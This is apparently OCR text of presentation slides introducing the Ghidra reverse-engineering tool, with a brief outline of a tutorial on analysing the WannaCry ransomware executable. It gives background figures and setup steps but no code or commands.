
Function Graphs




Annotated Differences




Powerful Scripting

- Extends Ghidra
- Tightly integrated



Automating Analysis

- Batch run Ghidra scripts without the GUI




And More Features Including:


Tutorial: WannaCry Ransomware

- Started May 2017 targeting vulnerable Windows Systems
- Mostly effected Europe Healthcare Organizations
  - 200,000 computers in 150 countries
  - $4 Billion in estimated damages


https://medium.com/@yogeshojha/reverse-engineering-wannacry-ransomware-using-ghidra-finding-the-killswitch-a212807e9354

Setup: Install Ghidra and WannaCry Software






Load WannaCry Executable into Ghidra

